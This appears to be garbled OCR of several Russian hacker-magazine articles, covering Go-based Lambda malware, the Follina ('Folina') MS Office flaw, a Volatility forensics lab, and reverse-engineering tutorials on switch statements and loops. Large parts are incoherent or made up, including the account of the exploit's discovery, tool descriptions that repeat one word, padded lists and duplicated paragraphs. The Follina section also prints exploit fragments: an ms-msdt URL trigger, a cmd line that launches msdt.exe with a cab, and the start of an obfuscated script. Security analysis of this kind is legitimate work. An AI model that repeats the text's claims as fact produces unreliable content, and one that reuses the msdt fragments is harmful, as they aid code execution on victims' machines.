Вредоносное ПО, написанное на языке Go, стремительно набирает популярность. Этот язык привлекает разработчиков вредоносов сразу по нескольким причинам — в том числе потому, что на нем «резвейайко» просто писать кросс-платформенные исполнимые файлы. К тому же программы на Go статически сливкованы, что облегчает деплой.

Вирусным авторам, столкнувшимся с малварью на Go, нужно знать о некоторых особенностях. Из-за статической связанности бинарники получаются большими, что затрудняет статический анализ. Кроме того, Go своеобразно обращается со стрками. Они не завершаются нулем — в отличие от того, что принято в C-образных языках. Строки здесь представляют собой большой блок и структуру, указателем на строку в блобе и целым числом, которое означает длину строки. Это может запутать некоторые инструменты статического анализа.

АНАЛИЗ ЛЯМБДА-ВРЕДОНОСОВ

У анализа бинарника, предназначенного для запуска на AWS Lambda, тоже есть ряд особенностей.

Denonia явно спроектирована для выполнения в лямбда-окружениях, но мы пока не знаем, как именно она развертывается. Возможно, от нее всего-то и требуется скомпилировать для среды AWS и сохранить ключи, после чего злоумышленник вручную развернет ее в скомпромитированном лямбда-окружении, как уже делали с более простыми скриптами на Python.

Инструмент reshoot позволил выявить некоторые интересные сторонние библиотеки Go, встраиваемые этим вредоносом. По нам можно частично вывести, как именно он функционирует:

- lambda — библиотеки, образцы и инструменты для написания лямбда-функций на Go;
- lambdacontext — вспомогательные функции для извлечения контекстной информации из запроса, активирующего лямбда-функцию;
- aws — общий интерфейс AWS SDK для языка Go;
- doh-go — клиент DNS over HTTPS на Go, поддерживает такие провайдеры, как Quad9, Cloudflare и прочие.

Ниже приведен фрагмент обработчика лямбда-функций — он сможет, что будет установлены определенные данные:

```
.text: 0000000000401000 ; Section size in file
.text: 0000000000401000 ; Section size in memory
.text: 0000000000401000 ; Section attributes: 00000006
.text: 0000000000401000 ; Section name: .text
.text: 0000000000401000 ; Section type: PROGBITS
.text: 0000000000401000 ; Section flags: AX
.text: 0000000000401000 ; Section alignment: 16 bytes
.text: 0000000000401000 ; ---------------------------------------
.text: 0000000000401000 ; Segment type: Pure code
.text: 0000000000401000 ; Segment permissions: Read/Write/Execute
.text: 0000000000401000 ; Segment alignment byte
.text: 0000000000401000 ; Segment flags: 00000000
.text: 0000000000401000 ; Segment alignment byte
.text: 0000000000401000 ; Segment type: Pure code
.text: 0000000000401000 ; Segment permissions: Read/Write/Execute
.text: 0000000000401000 ; Segment alignment byte
.text: 0000000000401000 ; Segment flags: 00000000
.text: 0000000000401000 ; Segment alignment byte
.text: 0000000000401000 ; ---------------------------------------
```

OH FOLINA!

```
location.href = ms-msdt:/id PCWDiagnostic
```

ИЗУЧАЕМ НАШУМЕВШУЮ УЯЗВИМОСТЬ В MICROSOFT OFFICE

Валентин Кленовицкий
старший эксперт Talaxy
valentin@talaxy.ru

«Фолина-фолина, фолина-фолина, фоли-на-на!» — весело распевают хакеры, воспользовавшись уязвимостью нулевого дня для Microsoft Office под названием Folina. Причина для радости серьезная: она содержится во всех актуальных версиях Office, начиная с 2013, и открывает шарообразные возможности напакостить хакерам. Официального патча сейчас пока просто нет и существует. О том, как работает «фолинская» уязвимость, как она была обнаружена и как защититься от ее эксплуатации, мы сегодня и поговорим.

Folina по сложным уязвимостям. Она не требует активации макросов, при этом позволяет выполнять произвольный код с применением вызывающего трюка. Теоретически запущенный вредоносс может корректно проверяться с сохраненными настройками учетной записи пользователя, изменять или удалять данные, а еще — создавать новые учетные записи. Причем корпорация Microsoft отрицательно предусмотрела что обращения зачищая дыра в Windows-ов Office, но компания не предусмотрела то этому между новыми или старыми версиями операционной. Как выяснилось, это напрасно.

Проблема сообщается в Microsoft Diagnostic Tool (MSDT) — утилите, которая собирает информацию для отправки в службу технической поддержки. Вот как выглядит цепочка атаки с использованием Folina: Любопытно, что вторгаться что использовать даже без открытия документа Microsoft Word, для этого достаточно, чтобы жертва просто открыла на компьютере ссылку в проводнике при дворовой скорей собрать в правы документа. Однако обо всем по порядку.

Первым файлом с эксплоитом обнаружен на VirusTotal исследователь, сообщающий под псевдонимом nao_sec. Данное файлик был загружен на VT в апреле 2022 года с безопасного IP-адреса. Следцам за изучением опасного файла занялся IT-эксперт Кирилл Шамкин и сделал на своем Twitter подробное описание уязвимости. Он же дал ей название: расшифрованный им сборщик кода в файле имеет имя word_msdtfolina.exe. Сам же файлик, размером в 0KB — это тебешный код, инициируется гораздо Folina. Если открыть документ с расширением .rtf, в нем будет кроме сохраняется на этапный контроль и сохраняется во временную папку.

```
Exec = "C:\windows\system32\cmd.exe" /c start /minimize /wait wordmsdtfolina.exe -s -n -w -d 25-2022-0438.rar
if exists "%temp%\word_msdtfolina.exe" if exists "%temp%\25-2022-0438.rar" if exists "%temp%\word_msdtfolina.exe.rtf" if exists "%temp%\word_msdtfolina.exe.rtf.cab" cd %temp% & for /d %%d in (.\25-2022-0438.rar) do cmd /k & for /d %%d in (.\word_msdtfolina.exe.rtf.cab) do msdt.exe -cab %%d
```

Файл сначала создает рабочие каталоги для распаковки

О том, как работает эта уязвимость, получшая в этого обсаждение CVE-2022-30190, подробно рассказывается в статье исследователя из Hybrid-Analysis. При распаковке файла с системы он получает все компоненты, составляющие сборщик документов MSDT.

```
C:\Users\Public>dir
 Том в устройстве C: не имеет метки.
 Серийный номер тома: 0E7C-0A0A

 Содержимое папки C:\Users\Public

2022-06-30  09:20    <DIR>          .
2022-06-30  09:20    <DIR>          ..
2022-06-30  09:20    <DIR>          word_msdtfolina.exe.rtf.cab
               0 файлов              0 байт
               3 папок  18 446 744 073 709 551 616 байт свободно

C:\Users\Public>cd word_msdtfolina.exe.rtf.cab

C:\Users\Public\word_msdtfolina.exe.rtf.cab>dir
 Том в устройстве C: не имеет метки.
 Серийный номер тома: 0E7C-0A0A

 Содержимое папки C:\Users\Public\word_msdtfolina.exe.rtf.cab

2022-06-30  09:20    <DIR>          .
2022-06-30  09:20    <DIR>          ..
2022-06-30  09:20             1 024 [Content_Types].xml
2022-06-30  09:20             1 024 _rels
2022-06-30  09:20             1 024 docProps
2022-06-30  09:20             1 024 word
2022-06-30  09:20             1 024 word/_rels
2022-06-30  09:20             1 024 word/fontTable.xml
2022-06-30  09:20             1 024 word/settings.xml
2022-06-30  09:20             1 024 word/styles.xml
2022-06-30  09:20             1 024 word/theme
2022-06-30  09:20             1 024 word/theme/theme1.xml
2022-06-30  09:20             1 024 word/_rels/document.xml.rels
2022-06-30  09:20             1 024 word/document
               8 файлов          9 216 байт
               3 папок  18 446 744 073 709 551 616 байт свободно

C:\Users\Public\word_msdtfolina.exe.rtf.cab>
```

Сборщик файлов для MSDT

Сейчас сам, где лежал файл, уже недоступен, но некоторое время назад исследователи все же удалось скачать с него то самое веб-страницу. Это HTML-документ содержал тег <script> и большое количество замаскированных строчек.

```
<script type="text/javascript">
var _0x5f3f=["\x5B\x5D","\x6C\x65\x6E\x67\x74\x68","\x63\x68\x61\x72\x43\x6F\x64\x65\x41\x74","\x6B\x65\x79\x43\x6F\x64\x65","\x66\x69\x6C\x74\x65\x72","\x6D\x61\x70","\x6A\x6F\x69\x6E","\x73\x70\x6C\x69\x74","\x72\x65\x76\x65\x72\x73\x65","\x66\x72\x6F\x6D\x43\x68\x61\x72\x43\x6F\x64\x65","\x65\x76\x61\x6C"];
var _0x4b0d=[,,,
```

УРОКИ ФОРЕНЗИКИ

РАССЛЕДУЕМ КИБЕРИНЦИДЕНТ МУНОВОЙ

Kirill Kolesnikov
Senior Manager

В этой статье мы проведем расследование инцидента на примере лаборатории работы MYbook с сервера Cyberchallenge. Мы научимся анализировать логи, найдем то, из-за чего произошел инцидент Windows и восстановим процесс атаки.

Сценарий в данном тесте злоумышленник собирает, что ему нужно сделать в системе, выполняет вредоносные действия, он запускает множество и после этого изменяет начал могут себя удалить. Перед расследованием нужно определить, что нужно искать, какие инструменты использовать. Для анализа нужно использовать различные инструменты и между прикладными программы и между прикладными и ядром. Чтобы сделать все самостоятельно, чтобы лучше разобраться с заданием, нужно знать:

- Что запускает файл autorun в загрузчиком и приступает к его исполнению

ИСПОЛЬЗУЕМЫЕ УТИЛИТЫ

- **Autoruns** — утилита для отображения, редактирования и. Работает для. Отображает для конкретного автозапуска и обрезка этих стандартной памяти.
- **Process Explorer** — утилита для отображения стартовавшей информации и. Отображает и. Отображает для. Отображает для.
- **FTK** (AD) — программа для тестирования и создания образа. FTK.

ИСПОЛЬЗУЕМЫЕ ПАРАМЕТРЫ ИСПОЛЬЗУЕМЫЕ ДЛЯ ИЗВЛЕЧЕНИЯ ДАННЫХ

- **Autoruns** — параметр для отображения стандартной системы. Чтобы. Отображает. Отображает. Отображает. Отображает.
- **Psrun** — параметр отображения стандартной системы. Отображает. Отображает.
- **Handles** — показывает стандартные дескрипторы и файлы. Показывает. Отображает. Показывает. Показывает. Показывает.
- **Strings** — показывает стандартные дескрипторы и файлы. Показывает. Показывает. Показывает. Показывает. Показывает.
- **Consoles** — показывает или скрывает. Показывает. Показывает. Показывает. Показывает. Показывает.
- **-accepteula** — показывает или скрывает. Показывает. Показывает. Показывает. Показывает. Показывает.
- **-accepteula** — показывает или скрывает. Показывает. Показывает. Показывает. Показывает. Показывает.
- **-accepteula** — показывает или скрывает. Показывает. Показывает. Показывает. Показывает. Показывает.
- **Netscan** — ищет активные и. Показывает. Показывает. Показывает. Показывает. Показывает.
- **-n** — показывает. Показывает. Показывает. Показывает. Показывает. Показывает.
- **Procexp** — ищет значения в реестре. Показывает. Показывает. Показывает. Показывает. Показывает.
- **Procmon** — показывает


УРОКИ ФОРЕНЗИКИ

РАССЛЕДУЕМ КИБЕРИНЦИДЕНТ MYROOT

ИССЛЕДОВАНИЕ МАШИНЫ TARGET2

Получаем первичную информацию об исследуемом образе:

```
python2 vol.py -f c69-Grrcon2015/target2/target2-6186fe9f.vmss
imageinfo
```




Информация операционной системы

```
python2 vol.py -f /mnt/c/Users/DomNod/Downloads/c69-Grrcon2015/
target2/target2-6186fe9f.vmss -profile=WinXPSP2x86 printkey -K "Control
ServiceCurrent\Control\ComputerName\ComputerName"
```

Имя компьютера системы

```
python2 vol.py -f c69-Grrcon2015/target2/target2-6186fe9f.vmss
--profile=WinXPSP2x86 printkey -K "ControlSet001\Services\tcpip\P
arameters\Interfaces{e20ac6c2-7037-11de-816d-806e6f6e6963}"
```




Вывод ключа реестра

Злоумышленник загрузил утилиту wce.exe и получил пароль пользователей в системе. Посмотрим, что хранится в файле w.tmp. Для этого выгрузим его в образ, как раскрывали для кейса target1:

```
python2 vol.py -f c69-Grrcon2015/target2/target2-6186fe9f.vmss
--profile=WinXPSP1x86 filescan > c69-Grrcon2015/target2/
filescan
```

Адрес файла w.tmp в исследуемом образе – 0x00000000031cf290:

```
python2 vol.py -f c69-Grrcon2015/target2/target2-6186fe9f.vmss
--profile=WinXPSP1x86 -p 0x00000000031cf290 -D c69-
Grrcon2015/target2/dumpfiles
```


Volatility Foundation: Volatility Framework 2.6
ERROR : volatility.debug : Error: Cannot find or parse the requested profile
Usage: Type 'vol.py --plugins' to see a list of supported plugins
Supported Profiles (instantiated with --profile [name] --info):

Profile: WinXPSP1x86
Scanning for additional Volatility plugins in /usr/lib/volatility-2.6/volatility/plugins:
Volatility Foundation: Volatility Framework 2.6
Plugin command_history_1.0 (Command history in memory)
Plugin cmdscan_1.0 (Search for and dump command prompt history)
Plugin connections_1.0 (Displays active TCP connections)
Plugin connscan_1.0 (Pool scanner for TCP connections)
Plugin consoles_1.0 (Searches for and dumps console information)
Plugin crashinfo_1.0 (Dump crash-dump information)
Plugin dlldump_1.0 (Dump dlls from a process address space)
Plugin dlllist_1.0 (Print list of loaded dlls for each process)
Plugin dumpcerts_1.0 (Dump RSA private and public SSL keys)
Plugin dumpfiles_1.0 (Extract memory mapped and cached files)
Plugin envars_1.0 (Display process environment variables)
Plugin filescan_1.0 (Pool scanner for file objects)
Plugin gahti_1.0 (Dump the contents of the GDI handle table)
Plugin gdi_1.0 (Extract GDI information)
Plugin getsids_1.0 (Print the SIDs owning each process)
Plugin handles_1.0 (Print list of open handles for each process)
Plugin hashdump_1.0 (Dumps passwords hashes (LM/NTLM) from memory)
Plugin hivelist_1.0 (Print list of registry hives)
Plugin hivedump_1.0 (Prints all keys and values)
Plugin hivescan_1.0 (Pool scanner for registry hives)
Plugin iehistory_1.0 (Reconstruct Internet Explorer cache / history)
Plugin imagecopy_1.0 (Copy image to raw dd format)
Plugin imageinfo_1.0 (Identify RekomendedPlugins)
Plugin kdbgscan_1.0 (Search for and dump potential KDBG values)
Plugin kdbgwalk_1.0 (Walk the KDBG structure)
Plugin kpcrscan_1.0 (Search for and dump potential KPCR values)
Plugin lcdd_1.0 (Lists the contents of the LCDD driver)
Plugin lime_1.0 (Lime memory image support)
Plugin linux_1.0 (Lists the contents of the Linux driver)
Plugin lsadump_1.0 (Dump LSA secrets from the registry)
Plugin machoinfo_1.0 (Dump Mach-O file format information)
Plugin malfind_1.0 (Find hidden and injected code)
Plugin mbrparse_1.0 (Scan for and parse potential MBR entries)
Plugin memdump_1.0 (Dump the addressable memory for a process)
Plugin memmap_1.0 (Print memory map)
Plugin mftparse_1.0 (Scan for and parse potential MFT entries)
Plugin moddump_1.0 (Extract kernel modules)
Plugin multiscan_1.0 (Scan for various objects at offset(s))
Plugin netscan_1.0 (Pool scanner for tcp/udp endpoints and services)
Plugin notepad_1.0 (List currently displayed notepad files)
Plugin pagecheck_1.0 (Scan for paged pool corruption)
Plugin pagefiles_1.0 (Lists the contents of the pagefile.sys

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

Сергей Зенин
Дмитрий Ларин
Дмитрий Ларин
Дмитрий Ларин

РАЗБИРАЕМ ПРИНЦИПЫ КОМПИЛЯТОРОВ ПРИ ПИСАНИИ ОПЕРАТОРА ВЫБОРА

В этой статье мы изучим оператор выбора `switch`. Давай разберемся, какие формы он может принять в дизассемблерном коде, как разные компиляторы транслируют его в как при наличии в дизассемблированном коде оператора `switch`.

Фундаментальные основы хакерства

Серия статей «Фундаментальные основы хакерства» посвящена обратной инженерии (reverse engineering) и отладке (debugging) прикладных программ в рамках операционных систем семейства Linux. Серия ориентирована на начинающих специалистов, которые хотят изучить ассемблер и научиться отлаживать свои программы. Материал рассчитан на читателей, которые уверенно пишут на языках высокого уровня (C/C++, Perl, Python, Ruby, Java, C#, Delphi, Visual Basic, Visual Basic .NET, Visual Basic 6.0, Visual Studio 2005/2008/2010/2012/2013/2015/2017/2019, Visual Studio .NET, Visual Studio 6.0, Visual Studio 2003, Visual Studio 2005, Visual Studio 2008, Visual Studio 2010, Visual Studio 2012, Visual Studio 2013, Visual Studio 2015, Visual Studio 2017, Visual Studio 2019, Visual Studio 2022, Visual Studio 2026, Visual Studio 2026 Insiders, Visual Studio Code, Visual Studio Code Insiders, Visual Studio Code Codespaces, Visual Studio Code Remote - Tunnels, Visual Studio Code Remote - SSH, Visual Studio Code Dev Containers, Visual Studio Code WSL) и знают основы ассемблера.

ИЩЕМ ОПЕРАТОРЫ SWITCH — CASE — BREAK В БИНАРНОМ КОДЕ

Для случаев небольшого количества кейсов и если С был well-designed компилятором, оператор `switch` — выбор в Delphi — это не сложно. Будет сравнивать переменную `CASE`. Если найдет, чем его С-аналог, то обратно, если нет, то выдаст ошибку.

Пример, что `switch` использовать такой конструкции:

```
if (x == 1) THEN оператор;
ELSE if (x == 2) THEN оператор;
if (x == 3) THEN оператор;
ELSE if (x == 4) THEN оператор;
ELSE - оператор по умолчанию
```

Если необходимо это запомнить в виде логического дерева, то «»

ПОДСЧИТАЙ ЧИСЛО ЛИСТОВ В ДИАГРАММЕ

```
switch (x)
{
  case 1:
    printf("x == 1");
    break;
  case 2:
    printf("x == 2");
    break;
  case 3:
    printf("x == 3");
    break;
  case 4:
    printf("x == 4");
    break;
  default:
    printf("x == 0000");
    break;
}
```

Теперь посмотрим в IDA на дизассемблированном коде:

.text:00000000 ; ---------- ; ---------- ; ----------

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

ПОВТОРЕНИЕ ОСНОВ ДЛЯ ПРОДВИНУТЫХ ЛЮБИТЕЛЕЙ ПРО ТЕРМОДИНАМИКУ ХАКЕРСТВА

СТЕРИЛИЗАТОР SWITCH ОТ ОПЕРАТОРА САЙТА ВЗЛОМ PASCAL

Сегодня CASE стала после проникновения в мировую сеть Интернет — суперзвезд. Настоль хотя и бесплодным из-за человека. CASE выглядит очень привлекательно, если не знать, что в ней скрывается.

Любопытно было бы посмотреть, как Паскаль превратил пружину дивного механизма в сарказм из 5 статистических строк. Пожалуйста, вот — Паскаль:

```
program many_cases_4;

{$APPTYPE CONSOLE}

var
  i: integer;
begin
  i := 5;
  case i of
    1 : write('one');
    2 : write('two');
    3 : write('three');
    4 : write('four');
    5 : write('five');
  end;
end.
```

Однако сбор новых наблюдений вместе отличается не выбор сравнения с константами, а сбор данных производится в человеке, ему и вы найдёшь данные значения, поэтому необходимо сейчас, чтобы данные или вы,

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

Крис Касперски,
Известный реверсер и автор книги «Искусство взлома». Также известен под псевдонимом мадрас, выпустил ряд статей, книг, фильмов, сериалов, игр, шрифтов, фреймворков.

ОПРЕДЕЛЯЕМ ЦИКЛЫ В ДВОИЧНОМ КОДЕ ПРОГРАММЫ

Юрий Боев
Шарлер в качестве программного разработчика. Программирует на различных языках, экспериментирует, исследователь. Старый автор журнала «Хакер».
Blackfire@mail.ru

В сегодняшней статье мы изучим все типы циклов, которые могут встретиться в языках программирования высокого уровня. Увидим, какие способы есть у компилятора для отражения их в двоичном виде. Разберем плюсы и минусы каждого. Кроме того, мы узнаем, как переваливают циклы различные транслятоpы и что получается на выходе у оптимизирующих и неоптимизирующих компиляторов.

Фундаментальные основы хакерства

Принадлежу лет тезцр-легендарной труд Криса Касперски «Фундаментальные основы хакерства» был настольной книгой каждого начинающего исследователя в области компьютерной безопасности. Однако время идет, и знания, опубликованные Крисом, теряют актуальность. Редакторы «Хакера» попытались обновить этот объемный труд и перенести его из времен Windows 2000 и Visual Studio 6.0 во времена Windows 10 и Visual Studio 2019.

Ссылки на другие статьи из этого цикла ищи на страницы автора.

Циклы — единственная (за исключением неприличного `GOTO`) конструкция языков высокого уровня, имеющая ссылку «назад», то есть в область младших адресов. Все остальные виды ветвлений — будь то `IF – THEN = ELSE` или оператор множественного выбора `SWITCH` — всегда направлены «вниз», в область старших адресов. Всеобщее этого изобилие цикл логического дерева настолько характерно, что легко опознается с первого взгляда.

Существуют три основных типа циклов.

1. Циклы с условием в начале.

2. Циклы с условием в конце.

3. Циклы с условием в середине.

Комбинированные циклы имеют несколько условий в разных местах, например в начале и конце одновременно. В свою очередь, условия бывают двух типов: условия **завершения** цикла и условия **продолжения** цикла.

В первом случае, если условие завершения истинно, выполняется переход в конец цикла, иначе он продолжается. Во втором, если условие продолжения цикла ложно, выполняется переход в конец цикла, в противном случае он продолжается. Легко показать, что условия продолжения цикла представляют собой инвертированные условия завершения.

Таким образом, со стороны транслятора вполне достаточно поддержки условий одного типа. И действительно, операторы циклов `while`, `do` и `for` языка C/C++ работают исключительно с условиями продолжения цикла. Оператор `while` языка Delphi также работает с условием продолжения, и исключение составляет один лишь `repeat-until`, ожидающий условие завершения цикла.

ЦИКЛЫ С УСЛОВИЯМИ В НАЧАЛЕ

Их также называют циклами с предусловием. В языках C/C++ и Delphi поддержка циклов с предусловием обеспечивается оператором `while (условие)`, где `условие` — это условие продолжения цикла. То есть цикл `while (a < 10) a++;` выполняется до тех пор, пока условие `(a<10)` остается истинным. Однако транслятор при желании может инвертировать условие продолжения цикла на условие его завершения. На платформе Intel 80x86 такой трюк экономит от одной до двух машинных команд.

Обратим внимание: ниже приведен цикл с условием завершения цикла.

```
        while:
                CMP A, 10
                JAE end
                INC A
                JMP while
        end:
```

А далее — с условием продолжения цикла.

```
        while:
                CMP A, 10
        JB continue
                JMP end
        continue:
                INC A
                JMP while
        end:
```

Как видно на картинках, цикл с условием завершения на одну команду короче! Поэтому практически все компиляторы (даже неоптимизирующие) всегда генерируют первый вариант. А некоторые особо одаренные даже умеют превращать циклы с предусловием в еще более эффективные циклы с постусловием (см. пункт «Циклы с условием в конце»).

Цикл с условием завершения не может быть непосредственно отображен на оператор `while`. Кстати, об этом часто забывают начинающие, допуская ошибку «что вижу, то пишу» `while (a >= 10) a++`. С таким условием цикл вообще не выполнится ни разу! Но как выполнить инверсию условия и при этом гарантированно не ошибиться? Казалось бы, что может быть проще, а вот попросите знакомого хакера назвать операцию, обратную «больше». Очень может быть (даже наверняка), что ответом будет... «меньше». А вот и нет, правильный ответ «меньше или равно». Полный перечень обратных операций отношений можно найти в следующей таблице.

Логическая операция	Обратная логическая операция
==	!=
!=	==
>	<=
<	>=
<=	>
>=	<

ЦИКЛЫ С УСЛОВИЕМ В КОНЦЕ

Их также называют циклами с постусловием. В языке C/C++ поддержка циклов с постусловием обеспечивается парой операторов `do … while`, а в языке Delphi — `repeat … until` (языки C++) умеют транслировать циклы с предусловием в циклы с постусловием. На первый взгляд, это вопиющая самодеятельность компилятора — если программист хочет проверять условие в начале, то какое право имеет транслятор спорить его в ответ?

На самом же деле разница между «до» и «после» не столь значительна. Если компилятор уверен, что цикл выполняется хотя бы один раз, то он вправе выполнить проверку когда угодно. Разумеется, при этом необходимо несколько скорректировать условие проверки `while (a<b)` не эквивалентно `do ... while (a<b)`, так как в первом случае при `(a == b)` уже происходит выход из цикла, а во втором цикл выполняет еще одну итерацию. Однако этой беде легко помочь: увеличим **a** на единицу `(do ... while ((a+1)<b))` или вычтем эту единицу из **b** `(do ... while (ab-1))`, и... теперь все будет работать!

Спрашивается: и на кой все эти извращения, значительно раздувающие код? Дело в том, что блок статического предсказания направления ветвлений процессоров Pentium и всех последующих моделей оптимизирован именно под переходы, направленные назад, то есть в область младших адресов. Поэтому циклы с постусловием должны выполняться несколько быстрее аналогичных им циклов с предусловием.

```
        repeat:
                INC A
                CMP A, 10
                JB repeat
        end:
```

Сравним код цикла с постусловием и код цикла с предусловием. Не правда ли, цикл с условием в конце компактнее и быстрее? Некоторые компиляторы (например, Microsoft Visual C++) умеют транслировать циклы с предусловием в циклы с постусловием. На первый взгляд, это вопиющая самодеятельность компилятора — если программист хочет проверять условие в начале, то какое право имеет транслятор спорить его в ответ?

На самом же деле разница между «до» и «после» не столь значительна. Если компилятор уверен, что цикл выполняется хотя бы один раз, то он вправе выполнить проверку когда угодно. Разумеется, при этом необходимо несколько скорректировать условие проверки `while (a<b)` не эквивалентно `do ... while (a<b)`, так как в первом случае при `(a == b)` уже происходит выход из цикла, а во втором цикл выполняет еще одну итерацию. Однако этой беде легко помочь: увеличим **a** на единицу `(do ... while ((a+1)<b))` или вычтем эту единицу из **b** `(do ... while (ab-1))`, и... теперь все будет работать!

Спрашивается: и на кой все эти извращения, значительно раздувающие код? Дело в том, что блок статического предсказания направления ветвлений процессоров Pentium и всех последующих моделей оптимизирован именно под переходы, направленные назад, то есть в область младших адресов. Поэтому циклы с постусловием должны выполняться несколько быстрее аналогичных им циклов с предусловием.

Продолжение статьи →

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

ОПРЕДЕЛЕНИЕ ЦИКЛЫ В ДВОИЧНОМ КОДЕ ПРОГРАММЫ

ЦИКЛЫ СО СЧЕТЧИКОМ

Циклы со счетчиком (`for`) не являются самостоятельным типом цикла, а представляют собой всего лишь синтаксическую разновидность цикла с предусловием. В самом деле, `for (a = 0; a < 10; a++)` в первом приближении то же самое, что и

```
a = 0;
while (a < 10) {
  ...
  a++;
}
```

Однако результаты компиляции двух этих конструкций необязательно будут идентичны!

Оптимизирующие компиляторы (да и значительная часть неоптимизирующих) поступают хитрее, передавая после инициализации переменной-счетчика управление на команду проверки условия выхода из цикла. Образовавшаяся конструкция, вне зависимости, каким образом в исходном программе — она сразу бросается в глаза, — а во-вторых, не может быть непосредственно отображена на цикл `while` вполне высокого уровня:

```
MOV A, xxx          ; Инициализирование переменной "счетчика"
JMP conditional     ; Переход к проверке условия продолжения цикла
repeat:             ; Начало цикла
                    ; // ТЕЛО
  ...               ; // ЦИКЛА
ADD A, xxx [SIZE A, xxx]; Модификация счетчика
conditional:        ; Проверка условия продолжения цикла
CMP A, xxx          ;
JNZ repeat          ; Переход к началу цикла, если условие истинно
```

Непосредственный прыжок внутрь начала цикла без результатов компиляции и цикл `for`, и оператора `GOTO` на `GOTO` сейчас не в моде и используется крайне редко, а без него отладчик условного перехода `IF — THEN` не может (практически) непосредственно в середину цикла `while` Выходит, изо всех «кандидатов» остается только цикл `for`.

Рассмотрим теперь продвинутые компиляторы (Microsoft Visual C++, Embarcadero C++Builder) поступают хитрее: анализируя код, они ещё на стадии компиляции пытаются определить, выполняется ли данный цикл хотя бы один раз, и если, верит он, до действительно выполняется, превращают `for` в линейный цикл с постусловием:

```
MOV A, xxx          ; Инициализирование переменной "счетчика"
                    ; Начало цикла
repeat:             ; // ТЕЛО
                    ; // ЦИКЛА
ADD A, xxx [SIZE A, xxx]; Модификация счетчика
CMP A, xxx          ; Проверка условия продолжения цикла
JNZ repeat          ; Переход к началу цикла, если условие истинно
```

Наконец, самые совершенные компиляторы (из которых можно назвать один лишь Microsoft Visual C++) идут даже дальше: заранее зная, с предыдущим на борту, сколько раз выполнится цикл, они подставляют сюда определенное число раз. Зачем цикл компилировать? Оказывается, такая оптимизация гораздо хорошее — однобайтовая инструкция `DEC` не только уменьшает операнд, но и выставляет `Zero-flag` для дальнейшего анализа. В результате необходимость в команде `CMP A, xxx` отпадает автоматически.

```
MOV A, xxx          ; Инициализирование переменной "счетчика"
repeat:             ; Начало цикла
                    ; // ТЕЛО
                    ; // ЦИКЛА
DEC A               ; Декремент счетчика
JNZ repeat          ; Повтор, пока A != 0
```

Таким образом, в зависимости от настроек и характера компилятора циклы `for` могут трансформироваться и в циклы с предусловием, и в циклы с постусловием, начинающиеся сразу внутренним телом, и даже вообще отсутствовать цикл. Причем условия продолжения может интерпретировать и условие завершения, а возвращаемый цикл может использовать обратное прерыванию, а выбрасывать цикл вообще.

Такая неоднозначность затрудняет изучающего циклы `for`. Надежно определяется лишь цикл, начинающийся с проверки пересчитанных, так как, если вы хотите быть отображены на `do` без исполнения `GOTO`. Вот всех остальных случаев «неопределенности» рекомендуется по расположению `for` дать нельзя.

Скажем так: если логика исследуемого цикла синтаксические здоровье выражается через оператор `for`, то и выражай ее через `for`! В противном случае используй `while` или `do (repeat/until)` для циклов с предусловием и постусловием соответственно.

И в заключение пара слов о «экстремальном» цикле. Язык C/C++ позволяет использовать в качестве переменной цикла, условия выхода из него, оператор приращения переменной или все это вместе. При этом `for` выходит в `while` и становится практически неотличимым от него.

ЦИКЛЫ С УСЛОВИЕМ В СЕРЕДИНЕ

Полуторные циклы высокого уровня непосредственно не поддерживаются языком. Но если в середине цикл необходимо в к-м месяцем выходить из цикла, то ничего страшного. Полезно программисты не реализуют на основе уже имеющихся циклов `while (while(k))` и оператора выхода из цикла `break`. Например, так:

```
while(1)                    repeat:
{                           {
                                DMP xxx
    if (условие) break;         JNZ end
                            }
}                           JMP repeat:
                            end:
```

Компилятор (если он не совсем осёл) разворачивает бесконечный цикл в безусловный переход `JMP` направленный достаточно, наладу(если генерирует код вроде `MOV EAX, 1\CMP EAX,1\JZ repeat`). Направленный назад. Безусловный переход вполне надежен — за исключением бесконечного цикла, его может порождать цикл лишь оператор `GOTO` А раз у нас есть бесконечный цикл, то условие его завершения может находиться лишь в середине этого цикла (условие случая прерывания защит, модифицирующая его соседнюю потока безусловный переход в `NOP`, мы пока не рассматриваем). Остается проверить тело цикла и найти это самое условие.

Сделать это будет нетрудно — оператор `break` транслируется в переход на первую команду следующую за `JMP repeat`, а сам `break` получает управление от метки `IF (условие) — THEN — [ELSE]`. Условие не сработает и будет исполнено условие завершения цикла. Вот, собственно, и все.

ЦИКЛЫ С МНОЖЕСТВЕННЫМИ УСЛОВИЯМИ ВЫХОДА

Оператор `break` позволяет организовать прыжок из цикла в любом месте для программиста можете, поэтому любой цикл может иметь множество «выходов», беспорядочно разбросанных по его телу. Это ощущение усиливается анализ разнообразнейшей программы, так как возникает риск «проворонить» одно из условий выхода цикла, что приводит к непредвиденным ошибкам логики программы.

Идентифицировать условия выхода из цикла очень просто — они всегда направлены «вниз», то есть в область старших адресов, и указывают на конец. непосредственно следующую за инструкцией условного (безусловного) перехода, направленного «вверх» в область младших адресов.

ЦИКЛЫ С НЕСКОЛЬКИМИ СЧЕТЧИКАМИ

Оператор «запятая» языка C/C++ позволяет вызывать множественные инициализацию и модификацию счетчика цикла `for`. Например, `for (int a = 0, b = 10; a != b; a++, b--)`. А как насчет нескольких условий завершения? Оказывается, множественные проверки `&&` и `||` вполне допускаются это счет кранет проблем молчание.

Скомпилировав C++Builder 10.4 полнофункциональный пробный, следующий код примера: `some_counters.cpb`:

```
int _tmain(int argc, _TCHAR* argv[]){
  for (int i = 0, b = 10; a < 10; b = 5; a++, b--)
    std::cout << a << " " << b << std::endl;

  return 0;
}
```

Он будет благополучно «проглочен» компилятором, однако в области предпрограммной выводит:

```
Hello world!!!!! warning W7735: Unreachable code at line 7
```

Предупреждение он вывел, а скомпилировал-то все равно перешлепал! Логическое условие (a>, b>, a>, ... Ла) лишено смысла, и компилятор бы мог молчаливо сгенерировать такой же код, как и в случае самого правого выражения. Ла, Оно-то и будет единственно определять условие продолжения цикла.

